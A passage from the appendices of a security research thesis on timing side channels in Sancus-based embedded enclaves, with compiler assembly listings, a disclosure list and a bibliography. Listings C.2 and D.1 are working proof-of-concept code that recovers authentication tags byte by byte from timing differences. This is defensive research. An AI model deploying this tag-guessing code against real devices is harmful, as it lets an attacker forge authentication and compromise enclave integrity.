4      mov.w   #0, r10                 ; A
5  .LBB1_2:
6      cmp.w   #1, r13                 ; B
7      jne .LBB1_8                     ; B
8      mov.w   r8, r13                 ; C
9      add.w   r12, r13                ; C
10     mov.b   0(r13), r13             ; C
11     mov.b   .Lmain.arr(r12), r14    ; C
12     cmp.b   r14, r13                ; C
13     jhs .LBB1_5                     ; C
14     mov.w   #0, r13                 ; G
15     mov.w   #1, r10                 ; G
16     jmp .LBB1_8                     ; G
17 .LBB1_5:
18     mov.w   #-1, r15                ; D
19     cmp.b   r13, r14                ; D
20     jlo .LBB1_7                     ; D
21     mov.w   r10, r15                ; E
22 .LBB1_7:
23     cmp.b   r13, r14                ; F
24     mov.w   r2, r13                 ; F
25     and.w   #1, r13                 ; F
26     mov.w   r15, r10                ; F
27 .LBB1_8:
28     add.w   #1, r12                 ; H
29     cmp.w   #5, r12                 ; H
30     jne .LBB1_2                     ; H
```

Listing A.1: Listing 3.1 compiled using `sancus-cc` based on LLVM/`clang` v4.0.1 and optimized for space usage (-Os). Annotations correspond to the states in Figure 3.1.

Appendix B

Compiled Assembly Code for Different 16- and 32-bit Compilers

This appendix provides the assembly code generated by different compilers for comparing two 64-bit, 32-bit, and 16-bit integers using the `==` operator in C. The C code, shown in Listing B.1, is compiled using the `gcc` v14.2.0 for the MSP430, RISC-V, and MIPS (el) architectures, MSVC v19 for the x86 architecture, and `sancus-cc` based on LLVM/`clang` v4.0.1 also for the MSP430 architecture. The assembly code is provided for each compiler, demonstrating the differences in the generated code for the same C code across different architectures and compilers.

```
1 void cmp_secret64(uint64_t a, uint64_t b) {
2     if (a == b) helper_func();
3 }
4 void cmp_secret32(uint32_t a, uint32_t b) {
5     if (a == b) helper_func();
6 }
7 void cmp_secret16(uint16_t a, uint16_t b) {
8     if (a == b) helper_func();
9 }
```

Listing B.1: C code snippet comparing two 64-bit, 32-bit and 16-bit integers.

```
cmp_secret64:
    pushm.w #2, r10
    mov.w   8(r1), r9
    mov.w   10(r1), r10
    mov.w   12(r1), r11
    cmp.w   6(r1), r12
    jne     .L1
    cmp.w   r9, r13
    jne     .L1
    cmp.w   r10, r14
    jne     .L1
    cmp.w   r11, r15
    jne     .L1
    call    #helper_func
.L1:
    popm.w  #2, r10
    ret
cmp_secret32:
    cmp.w   r14, r12
    jne     .L3
    cmp.w   r15, r13
    jne     .L3
    call    #helper_func
.L3:
    ret
cmp_secret16:
    cmp.w   r13, r12
    jne     .L5
    call    #helper_func
.L5:
    ret
```

Listing B.2: Primitive data-type comparison of two 64-bit, 32-bit or 16-bit integers compiled using MSP430 gcc v14.2.0.

```
cmp_secret64:
    push.w  r4
    mov.w   r1, r4
    xor.w   10(r4), r15
    xor.w   6(r4), r13
    bis.w   r15, r13
    xor.w   8(r4), r14
    xor.w   4(r4), r12
    bis.w   r14, r12
    bis.w   r13, r12
    cmp.w   #0, r12
    jne .LBB0_2
    call    #helper_func
.LBB0_2:
    pop.w   r4
    ret
cmp_secret32:
    push.w  r4
    mov.w   r1, r4
    xor.w   r13, r15
    xor.w   r12, r14
    bis.w   r15, r14
    cmp.w   #0, r14
    jne .LBB1_2
    call    #helper_func
.LBB1_2:
    pop.w   r4
    ret
cmp_secret16:
    push.w  r4
    mov.w   r1, r4
    cmp.w   r14, r15
    jne .LBB2_2
    call    #helper_func
.LBB2_2:
    pop.w   r4
    ret
```

Listing B.3: Primitive data-type comparison of two 64-bit, 32-bit or 16-bit integers compiled using `sancus-cc` based on LLVM/`clang` v4.0.1.

```
cmp_secret64:
        bne     a0,a2,.L1
        bne     a1,a3,.L1
        tail    helper_func
.L1:
        ret
cmp_secret32:
        bne     a0,a1,.L3
        tail    helper_func
.L3:
        ret
cmp_secret16:
        bne     a0,a1,.L5
        tail    helper_func
.L5:
        ret
```

Listing B.4: Primitive data-type comparison of two 64-bit, 32-bit or 16-bit integers compiled using RISC-V gcc v14.2.0.

```
cmp_secret64:
        bne     $4,$6,$L3
        nop
        bne     $5,$7,$L3
        nop
        j       helper_func
        nop
$L3:
        jr      $31
        nop

cmp_secret32:
        bne     $4,$5,$L6
        nop

        j       helper_func
        nop
$L6:
        jr      $31
        nop

cmp_secret16:
        bne     $4,$5,$L9
        nop
        j       helper_func
        nop
$L9:
        jr      $31
        nop
```

Listing B.5: Primitive data-type comparison of two 64-bit, 32-bit or 16-bit integers compiled using MIPS (el) gcc v14.2.0.

```
_a$ = 8
_b$ = 16
_cmp_secret64 PROC
        push    ebp
        mov     ebp, esp
        mov     eax, DWORD PTR _a$[ebp]
        cmp     eax, DWORD PTR _b$[ebp]
        jne     SHORT $LN2@cmp_secret
        mov     eax, DWORD PTR _a$[ebp+4]
        cmp     eax, DWORD PTR _b$[ebp+4]
        jne     SHORT $LN2@cmp_secret
        call    _helper_func
        npad    1
$LN2@cmp_secret:
        pop     ebp
        ret     0
_cmp_secret64 ENDP

_a$ = 8
_b$ = 12
_cmp_secret32 PROC
        push    ebp
        mov     ebp, esp
        mov     eax, DWORD PTR _a$[ebp]
        cmp     eax, DWORD PTR _b$[ebp]
        jne     SHORT $LN2@cmp_secret
        call    _helper_func
        npad    1
$LN2@cmp_secret:
        pop     ebp
        ret     0
_cmp_secret32 ENDP

_a$ = 8
_b$ = 12
_cmp_secret16 PROC
        push    ebp
        mov     ebp, esp
        movzx   eax, WORD PTR _a$[ebp]
        movzx   ecx, WORD PTR _b$[ebp]
        cmp     eax, ecx
        jne     SHORT $LN2@cmp_secret
        call    _helper_func
        npad    1
$LN2@cmp_secret:
        pop     ebp
        ret     0
_cmp_secret16 ENDP
```

Listing B.6: Primitive data-type comparison of two 64-bit, 32-bit or 16-bit integers compiled using x86 MSVC v19.

Appendix C

`HandleInput` Function of the Authentic Execution Framework

Both the vulnerable `HandleInput` function [42, 54] and the code used to break it are provided in this appendix. The `HandleInput` function, as in Listing 3.7, is part of the Authentic Execution Framework [42, 54], which is designed to handle input securely. Listing C.2 contains the code used to break the `HandleInput` function, demonstrating how timing differences can be exploited to compromise the security of the framework.

```
uint16_t SM_ENTRY(SM_NAME) __sm_handle_input(uint16_t conn_idx,
    const void* payload, size_t len)
    {
    // sanitize input buffer
    if(!sancus_is_outside_sm(SM_NAME, (void *) payload, len)) {
        return BufferInsideSM;
    }

    // check correctness of other parameters
    if(len < SANCUS_TAG_SIZE || conn_idx >= __sm_num_connections) {
        return IllegalParameters;
    }

    Connection *conn = &__sm_io_connections[conn_idx];

    // check if io_id is a valid input ID
    if (conn->io_id >= SM_NUM_INPUTS) {
        return IllegalConnection;
    }

    // associated data only contains the nonce,
    // therefore we can use this trick to build
    // the array fastly (i.e. by swapping the
    // bytes)
    const uint16_t nonce_rev = conn->nonce << 8 | conn->nonce >> 8;
    const size_t data_len = len - SANCUS_TAG_SIZE;
    const uint8_t* cipher = payload;
    const uint8_t* tag = cipher + data_len;
    uint8_t* input_buffer = alloca(data_len);

    if (sancus_unwrap_with_key(conn->key, &nonce_rev, sizeof(nonce_rev
    ),
        cipher, data_len, tag, input_buffer)) {
        conn->nonce++;
        __sm_input_callbacks[conn->io_id](input_buffer, data_len);
        return Ok;
    }

    // here only if decryption fails
    return CryptoError;
}
```

Listing C.1: `HandleInput` function of the Authentic Execution framework [42, 54].

```
// Measure timer overhead and initilize the guess buffer to: a cipher
    (0xab, 0xcd) and a tag of SANCUS_TAG_SIZE bytes.
uint tsc1, tsc2;
timer_tsc_start();
tsc1 = timer_tsc_end();
uint8_t __attribute__((aligned(2))) guess[DATA_SIZE + SANCUS_TAG_SIZE]
     = {0xab, 0xcd};
// Loop over the tag words and try to guess them one by one.
for ( int e = 0; e < SANCUS_TAG_SIZE/2; e++ ){
    for( int i = 0; i < 256; i++ ){
        guess[DATA_SIZE+2*e] = i;
        for( int j = 0; j < 256; j++ ){
            guess[DATA_SIZE+2*e+1] = j;
            // Measure the time it takes to verify the guess.
            timer_tsc_start();
            __sm_pong_handle_input(CONN_ID, guess, DATA_SIZE +
    SANCUS_TAG_SIZE);
            tsc2 = timer_tsc_end();
            // If the time is greater than a threshold, we assume the
    guess is correct.
            if( tsc2 > 2211 + e*173 ){
                dump_buf(guess, DATA_SIZE+SANCUS_TAG_SIZE, "\tguess");
                pr_info1("Time to verify guess: %u\n", tsc2);
                break;
            }
        }
        pr_info1("Finished %d/256\n", i+1);
        if( tsc2 > 2211 + e*173 ){
            dump_buf(guess, DATA_SIZE+SANCUS_TAG_SIZE, "\tguess");
            pr_info1("Time to verify guess: %u\n", tsc2);
            break;
        }
    }
    pr_info1("Finished %d/8\n", e+1);
}
```

LISTING C.2: Code used to break the `HandleInput` function of the Authentic Execution framework [42, 54].

Appendix D

Attacks on the `Enable` and `Verify` Primitives

This appendix contains the code used for the attack on the `enable` primitive, as described in Section 3.4.3, and the code used to show the timing difference of the `verify` primitive, as described in Section 3.4.4. Relevant for the attack on the `enable` primitive is the code in Listing D.1, notice that after every guess the encrypted enclave is rewritten back to memory. As for the `verify` primitive, the code in Listing D.2 simulates the timing difference on Sancus 2.0 [44] by inserting wrong bytes ($0x00$) one by one, thus decreasing the number of matching initial words in every loop.

```
// Copy original encrypted enclave
char code[394] = {0};
void* p = hello.public_start;
for ( int i = 0; i < 394; i++ ){
    code[i] = *(char*)p;
    p++;
}
// Get the nonce from the enclave (in practice, this could also be a
    random value).
unsigned no = SM_GET_WRAP_NONCE(hello);
char guess_tag[SANCUS_TAG_SIZE] = {0};
// Loop over the tag words and try to guess them one by one.
for ( int e = 0; e < 8; e++ ){
    for( int i = 0; i < 256; i++ ){
        guess_tag[2*e] = i;
        for( int j = 0; j < 256; j++ ){
            guess_tag[2*e+1] = j;
            // Measure the time it takes to verify the guess.
            timer_tsc_start();
            sancus_enable_wrapped(&hello, no, guess_tag);
            tsc2 = timer_tsc_end();
            // If the time is greater than a threshold, we assume the
    guess is correct.
            if( tsc2 > 38820 + e*173 ){
                dump_buf((uint8_t*)guess_tag, 16, "  Guessed tag");
                pr_info1("Time to verify guess: %u\n", tsc2);
                break;
            }
            // Restore the enclave code to its original state.
            p = hello.public_start;
            for ( int i = 0; i < 394; i++ ){
                *(char*)p = code[i];
                p++;
            }
        }
        pr_info1("Finished %d/256\n", i+1);
        if( tsc2 > 38820 + e*173 ){
            dump_buf((uint8_t*)guess_tag, 16, "  Guessed tag");
            pr_info1("Time to verify guess: %u\n", tsc2);
            break;
        }
    }
    pr_info1("Finished %d/8\n", e+1);
}
```

Listing D.1: Attacker code targeted at breaking the `enable` primitive.

```
1  void SM_ENTRY(hello) hello_greet(void)
2  {
3      pr_info2("Hi from SM with ID %d, called by %d\n",
4          sancus_get_self_id(), sancus_get_caller_id());
5  }
6
7  void SM_ENTRY(attack) attack_verify(void)
8  {
9      // Measure timer overhead and get the correct tag.
10     uint tsc1, tsc2;
11     timer_tsc_start();
12     tsc1 = timer_tsc_end();
13     char* tag = SM_GET_TAG(attack, hello);
14     dump_buf((uint8_t*)tag, 16, "  Tag");
15
16     // For loop that will show the timing difference of the verify
       primitive.
17     // Words, starting from the end, are made incorrect one by one.
18     for (int i = 14; i >= 0; i -= 2 ){
19         timer_tsc_start();
20         unsigned res = sancus_verify(tag, &hello);
21         tsc2 = timer_tsc_end();
22         pr_info3("Time to verify; %u, tsc overhead: %u, result: %d\n",
       tsc2, tsc1, res);
23         tag[i] = 0x00;
24     }
25 }
```

LISTING D.2: Code used to show the timing difference of the `verify` primitive, simulated on Sancus 2.0 [44].

Appendix E

Disclosure

In the spirit of responsible disclosure, we have informed the authors of the various systems about the vulnerabilities we found. The disclosure includes an overview of the vulnerabilities and the proposed mitigation. You can find the reported issues here:

- https://github.com/sprout-uci/vrased-plus/issues/1
- https://github.com/sprout-uci/TRAIN/issues/1
- https://github.com/RIT-CHAOS-SEC/ACFA/issues/1
- https://github.com/sprout-uci/RATA/issues/1
- https://github.com/RIT-CHAOS-SEC/SpecCFA/issues/1
- https://github.com/MoatazFarid/Lightweight-Authentication-Protocol-for-CAN-LeiA/issues/1
- https://github.com/sancus-tee/vulcan/issues/9
- https://github.com/sancus-tee/sancus-core/issues/34
- https://github.com/AuthenticExecution/spongent-cpp-rs/issues/1
- https://github.com/sancus-tee/sancus-compiler/issues/42

Bibliography

[1] *ACFA: verifier authentication*. URL: https://github.com/RIT-CHAOS-SEC/ACFA/blob/700d72314ed56c1c4da5899fef6cf5da459f4549/tcb/wrapper.c#L344 (visited on 05/10/2025).

[2] *Apple CryptoKit*. URL: https://developer.apple.com/documentation/cryptokit/digest (visited on 05/08/2025).

[3] *Authentic Execution: HandleInput*. URL: https://github.com/AuthenticExecution/sancus-compiler/blob/e1e09538799bd32c48eefdfc4dbbd64dd2a77bbf/src/stubs/sm_input.c (visited on 05/10/2025).

[4] G.M. Bertoni et al. "Duplexing the Sponge: Single-Pass Authenticated Encryption and Other Applications". In: *IACR Cryptology ePrint Archive*. Vol. 2011. Aug. 2011, pp. 320–337. ISBN: 978-3-642-28495-3. DOI: 10.1007/978-3-642-28496-0_19.

[5] Andrey Bogdanov et al. "SPONGENT: The design space of lightweight cryptographic hashing". In: *IACR Cryptology ePrint Archive* 2011 (Jan. 2011), p. 697. DOI: 10.1109/TC.2012.196.

[6] Marton Bognar, Jo Van Bulck, and Frank Piessens. "Mind the Gap: Studying the Insecurity of Provably Secure Embedded Trusted Execution Architectures". In: *IEEE Symposium on Security and Privacy (S&P)*. 2022. DOI: 10.1109/SP46214.2022.9833735.

[7] Marton Bognar et al. "Intellectual Property Exposure: Subverting and Securing Intellectual Property Encapsulation in Texas Instruments Microcontrollers". In: *USENIX Security Symposium*. 2024.

[8] Marton Bognar et al. "MicroProfiler: Principled Side-Channel Mitigation through Microarchitectural Profiling". In: *IEEE European Symposium on Security and Privacy (EuroS&P)*. 2023. DOI: 10.1109/EUROSP57164.2023.00045.

[9] Ferdinand Brasser et al. "TyTAN: Tiny Trust Anchor for Tiny Devices". In: *Design Automation Conference (DAC)*. 2015. DOI: 10.1145/2744769.2744922.

[10] Matteo Busi et al. "Securing Interruptible Enclaved Execution on Small Microprocessors". In: *ACM Trans. Program. Lang. Syst.* 43.3 (2021). DOI: 10.1145/3470534.

[11] Adam Caulfield, Norrathep Rattanavipanon, and Ivan De Oliveira Nunes. "ACFA: Secure Runtime Auditing & Guaranteed Device Healing via Active Control Flow Attestation". In: *USENIX Security Symposium*. 2023.

[12] Adam Caulfield, Liam Tyler, and Ivan De Oliveira Nunes. *SpecCFA: Enhancing Control Flow Attestation/Auditing via Application-Aware Sub-Path Speculation*. 2024. arXiv: 2409.18403 [cs.CR].

[13] Ruan de Clercq et al. "Secure interrupts on low-end microcontrollers". In: *IEEE International Conference on Application-Specific Systems, Architectures and Processors (ASAP)*. 2014. DOI: 10.1109/ASAP.2014.6868649.

[14] Victor Costan and Srinivas Devadas. "Intel SGX Explained". In: *IACR Cryptol. ePrint Arch.* (2016).

[15] Ivan De Oliveira Nunes et al. "On the TOCTOU Problem in Remote Attestation". In: *ACM Conference on Computer and Communications Security (CCS)*. 2021. DOI: 10.1145/3460120.3484532.

[16] Ivan De Oliveira Nunes et al. "VRASED: A Verified Hardware/Software Co-Design for Remote Attestation". In: *USENIX Security Symposium*. 2019.

[17] Adel Djoudi and Sébastien Bardin. "BINSEC: Binary Code Analysis with Low-Level Regions". In: *Tools and Algorithms for the Construction and Analysis of Systems - 21st International Conference, TACAS 2015, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2015, London, UK, April 11-18, 2015. Proceedings*. Ed. by Christel Baier and Cesare Tinelli. Vol. 9035. Lecture Notes in Computer Science. Springer, 2015, pp. 212–217. DOI: 10.1007/978-3-662-46681-0_17.

[18] D. Dolev and A. Yao. "On the security of public key protocols". In: *IEEE Transactions on Information Theory* 29.2 (1983), pp. 198–208. DOI: 10.1109/TIT.1983.1056650.

[19] Karim Eldefrawy et al. "SMART: Secure and Minimal Architecture for (Establishing Dynamic) Root of Trust". In: *Network and Distributed System Security Symposium (NDSS)*. 2012.

[20] Erhu Feng et al. "sIOPMP: Scalable and Efficient I/O Protection for TEEs". In: *Proceedings of the 29th ACM International Conference on Architectural Support for Programming Languages and Operating Systems, Volume 2*. Vol. 2. ASPLOS '24. Association for Computing Machinery, Apr. 2024, pp. 1061–1076. ISBN: 979-8-4007-0385-0. DOI: 10.1145/3620665.3640378.

[21] Cath Firmin. *PQShield plugs timing leaks in Kyber / ML-KEM to improve PQC implementation maturity*. en-GB. June 2024. URL: https://pqshield.com/pqshield-plugs-timing-leaks-in-kyber-ml-kem-to-improve-pqc-implementation-maturity/ (visited on 02/15/2025).

[22] Pavel Frolikov et al. *TOCTOU Resilient Attestation for IoT Networks (Full Version)*. 2025. arXiv: 2502.07053 [cs.CR].

[23] Olivier Girard. *OpenCores*. 2017. URL: https://opencores.org/websvn/listing/openmsp430 (visited on 12/02/2024).

[24] Olivier Girard. *openMSP430*. 2017. URL: https://github.com/olgirard/openmsp430/blob/master/doc/openMSP430.pdf.

[25] Travis Goodspeed. "Practical Attacks against the MSP430 BSL". In: *Twenty-Fifth Chaos Communications Congress*. 2008.

[26] *Google Tink*. URL: https://developers.google.com/tink (visited on 05/08/2025).

[27] Steve Corrigan HPL. "Introduction to the controller area network (CAN)". In: *Application Report SLOA101* (2002), pp. 1–17.

[28] Intel. *Intel® Software Guard Extensions (Intel® SGX) Developer Guide*. 2024. URL: https://download.01.org/intel-sgx/latest/linux-latest/docs/Intel_SGX_Developer_Guide.pdf.

[29] Paul Kocher et al. "Spectre Attacks: Exploiting Speculative Execution". In: *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*. 2019. DOI: 10.1109/SP.2019.00002.

[30] Paul C. Kocher. "Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems". In: *Advances in Cryptology - CRYPTO*. Vol. 1109. 1996. DOI: 10.1007/3-540-68697-5_9.

[31] Patrick Koeberl et al. "TrustLite: a security architecture for tiny embedded devices". In: *EuroSys*. 2014. DOI: 10.1145/2592798.2592824.

[32] Gil Kupfer. "IOMMU-resistant DMA attacks". MA thesis. Computer Science Department, Technion, 2018.

[33] *LeiA: != operator*. URL: https://github.com/MoatazFarid/Lightweight-Authentication-Protocol-for-CAN-LeiA/blob/bb4c47ac6c56a0ee448eeb5639e65dc012c7f332/LeiA.c#L490C3-L490C46 (visited on 05/10/2025).

[34] *Libgcrypt*. URL: https://www.gnupg.org/software/libgcrypt/index.html (visited on 05/08/2025).

[35] Moritz Lipp et al. "Meltdown: Reading Kernel Memory from User Space". In: *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*. 2018. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/lipp.

[36] Pieter Maene et al. "Hardware-Based Trusted Computing Architectures for Isolation and Attestation". In: *IEEE Transactions on Computers* 67.3 (2018). DOI: 10.1109/TC.2017.2647955.

[37] A. Theodore Markettos et al. "Position Paper:Defending Direct Memory Access with CHERI Capabilities". en. In: *Hardware and Architectural Support for Security and Privacy*. ACM, Oct. 2020, pp. 1–9. ISBN: 978-1-4503-8898-6. DOI: 10.1145/3458903.3458910.

[38] A. Theodore Markettos et al. “Thunderclap: Exploring Vulnerabilities in Operating System IOMMU Protection via DMA from Untrustworthy Peripherals”. In: *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. 2019. URL: https://www.ndss-symposium.org/ndss-paper/thunderclap-exploring-vulnerabilities-in-operating-system-iommu-protection-via-dma-from-untrustworthy-peripherals/.

[39] *memcmp(3) — Linux manual page*. URL: https://man7.org/linux/man-pages/man3/memcmp.3.html (visited on 05/10/2025).

[40] Microchip. *CodeGuard Security: Protecting Intellectual Property in Collaborative System Designs*. http://ww1.microchip.com/downloads/en/DeviceDoc/70179a.pdf. 2006.

[41] Alexander Nilsson, Pegah Nikbakht Bideh, and Joakim Brorsson. “A survey of published attacks on Intel SGX”. In: *arXiv preprint arXiv:2006.13598* (2020).

[42] Job Noorman, Jan Tobias Mühlberg, and Frank Piessens. “Authentic Execution of Distributed Event-Driven Applications with a Small TCB”. In: *13th International Workshop on Security and Trust Management (STM'17)*. Vol. 10547. LNCS. Springer, 2017, pp. 55–71.

[43] Job Noorman, Jan Tobias Mühlberg, and Frank Piessens. *Authentic Execution of Distributed Event-Driven Applications with a Small TCB [Supplementary Materials]*. Tech. rep. imec-DistriNet, KU Leuven, 2017. URL: https://downloads.distrinet-research.be/software/sancus/stm17/secargument.pdf.

[44] Job Noorman et al. “Sancus 2.0: A Low-Cost Security Architecture for IoT Devices”. In: *ACM Transactions on Privacy and Security* 20.3 (2017). DOI: 10.1145/3079763.

[45] Job Noorman et al. “Sancus: Low-cost Trustworthy Extensible Networked Devices with a Zero-software Trusted Computing Base”. In: *USENIX Security Symposium*. 2013.

[46] Stefan Nürnberger and Christian Rossow. “– vatiCAN – Vetted, Authenticated CAN Bus”. In: *Cryptographic Hardware and Embedded Systems – CHES 2016*. Ed. by Benedikt Gierlichs and Axel Y. Poschmann. Springer Berlin Heidelberg, 2016, pp. 106–124. ISBN: 978-3-662-53140-2.

[47] Jan Pennekamp et al. “Secure End-to-End Sensing in Supply Chains”. In: *5th International Workshop On Cyber-Physical Systems Security (CPS-Sec)*. 2020.

[48] Andreea-Ina Radu and Flavio D. Garcia. “LeiA: A Lightweight Authentication Protocol for CAN”. In: *Computer Security – ESORICS 2016*. Ed. by Ioannis Askoxylakis et al. Springer International Publishing, 2016, pp. 283–300. ISBN: 978-3-319-45741-3.

[49] *RATA: verifier authentication*. URL: https://github.com/sprout-uci/vrased-plus/blob/6bd2537cc2fe88b0b5c89925d76bbf5a5eb2010a/vrased/sw-att/wrapper.c#L48 (visited on 05/10/2025).

[50] Chester Rebeiro, Debdeep Mukhopadhyay, and Sarani Bhattacharya. *Timing Channels in Cryptography: A Micro-Architectural Perspective*. Springer Publishing Company, Incorporated, 2014. ISBN: 3-319-12369-6.

[51] Oscar Reparaz, Josep Balasch, and Ingrid Verbauwhede. *Dude, is my code constant time?* Cryptology ePrint Archive, Paper 2016/1123. 2016. URL: https://eprint.iacr.org/2016/1123.

[52] Cristiano Rodrigues, Daniel Oliveira, and Sandro Pinto. "BUSted!!! Microarchitectural Side-Channel Attacks on the MCU Bus Interconnect". In: *IEEE Symposium on Security and Privacy (S&P)*. 2024. DOI: 10.1109/SP54263.2024.00062.

[53] Ryan Roemer et al. "Return-Oriented Programming: Systems, Languages, and Applications". In: *ACM Trans. Inf. Syst. Secur.* 15.1 (Mar. 2012). ISSN: 1094-9224. DOI: 10.1145/2133375.2133377.

[54] Gianluca Scopelliti et al. "End-to-End Security for Distributed Event-driven Enclave Applications on Heterogeneous TEEs". In: *ACM Trans. Priv. Secur.* 26.3 (2023). DOI: 10.1145/3592607.

[55] Sergio Seminara. "DMA Support for the Sancus Architecture". MA thesis. Politecnico di Torino, 2019.

[56] Laurent Simon, David Chisnall, and Ross J. Anderson. "What You Get is What You C: Controlling Side Effects in Mainstream C Compilers". In: *IEEE European Symposium on Security and Privacy (EuroS&P)*. 2018. DOI: 10.1109/EUROSP.2018.00009.

[57] *Sodium*. URL: https://doc.libsodium.org/ (visited on 05/08/2025).

[58] *Sodium: Constant Time Comparison*. URL: https://github.com/jedisct1/libsodium/blob/1.0.19/src/libsodium/sodium/utils.c#L184 (visited on 05/08/2025).

[59] *SpecCFA: verifier authentication*. URL: https://github.com/RIT-CHAOS-SEC/SpecCFA/blob/72be63acaa47d5b6008b02018bacaa69eb97f45c/spec-cfa-hw/tcb/wrapper.c#L743 (visited on 05/10/2025).

[60] *spongent-cpp-rs/spongent.cpp at main · AuthenticExecution/spongent-cpp-rs*. en. URL: https://github.com/AuthenticExecution/spongent-cpp-rs/blob/1cfeb3cde797d83faef0319d2dbfaa819c109f37/spongent.cpp#L509 (visited on 02/15/2025).

[61] Chao Su and Qingkai Zeng. "Survey of CPU Cache-Based Side-Channel Attacks: Systematic Analysis, Security Models, and Countermeasures". In: *Security and Communication Networks* 2021.1 (2021), p. 5559552. DOI: https://doi.org/10.1155/2021/5559552.

[62] Texas Instruments. *MSP Code Protection Features*. https://www.ti.com/lit/an/slaa685/slaa685.pdf. 2015.

[63] Texas Instruments. *MSP430x1xx Family: User's guide*. https://www.ti.com/lit/ug/slau049f/slau049f.pdf. 2006.

[64] *TRAIN: verifier authentication*. URL: https://github.com/sprout-uci/TRAIN/blob/09f498f9ee6a2c3bfe7822fd497eb12eb78ac8a7/TRAINRATA/train/sw-att/wrapper.c#L507 (visited on 05/10/2025).

[65] Jo Van Bulck, Jan Tobias Mühlberg, and Frank Piessens. "VulCAN: Efficient Component Authentication and Software Isolation for Automotive Control Networks". In: *Annual Computer Security Applications Conference (ACSAC)*. 2017. DOI: 10.1145/3134600.3134623.

[66] Jo Van Bulck, Frank Piessens, and Raoul Strackx. "Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic". In: *ACM Conference on Computer and Communications Security (CCS)*. 2018. DOI: 10.1145/3243734.3243822.

[67] Jo Van Bulck, Frank Piessens, and Raoul Strackx. "SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control". In: *Workshop on System Software for Trusted Execution (SysTEX)*. 2017. DOI: 10.1145/3152701.3152706.

[68] Ruben Van Dijck, Marton Bognar, and Jo Van Bulck. "Wait a Cycle: Eroding Cryptographic Trust in Low-End TEEs via Timing Side Channels". In: *8th Workshop on System Software for Trusted Execution (SysTEX)*. 2025.

[69] *VRASED+: verifier authentication*. URL: https://github.com/sprout-uci/vrased-plus/blob/6bd2537cc2fe88b0b5c89925d76bbf5a5eb2010a/vrased/sw-att/wrapper.c#L48 (visited on 02/19/2025).

[70] *VulCAN: != operator*. URL: https://github.com/sancus-tee/vulcan/blob/74d98/can-auth/vatican.c#L241 (visited on 05/10/2025).

[71] *VulCAN: != operator*. URL: https://github.com/sancus-tee/vulcan/blob/74d98/can-auth/leia.c#L346 (visited on 05/10/2025).

[72] Hans Winderix, Jan Tobias Mühlberg, and Frank Piessens. "Compiler-Assisted Hardening of Embedded Software Against Interrupt Latency Side-Channel Attacks". In: *IEEE European Symposium on Security and Privacy (EuroS&P)*. 2021. DOI: 10.1109/EuroSP51992.2021.00050.

[73] Wenjie Xiong and Jakub Szefer. "Survey of Transient Execution Attacks and Their Mitigations". In: *ACM Comput. Surv.* 54.3 (May 2021). ISSN: 0360-0300. DOI: 10.1145/3442479.

[74] Jiliang Zhang et al. "Timing Side-channel Attacks and Countermeasures in CPU Microarchitectures". In: *ACM Comput. Surv.* 56.7 (Apr. 2024). ISSN: 0360-0300. DOI: 10.1145/3645109.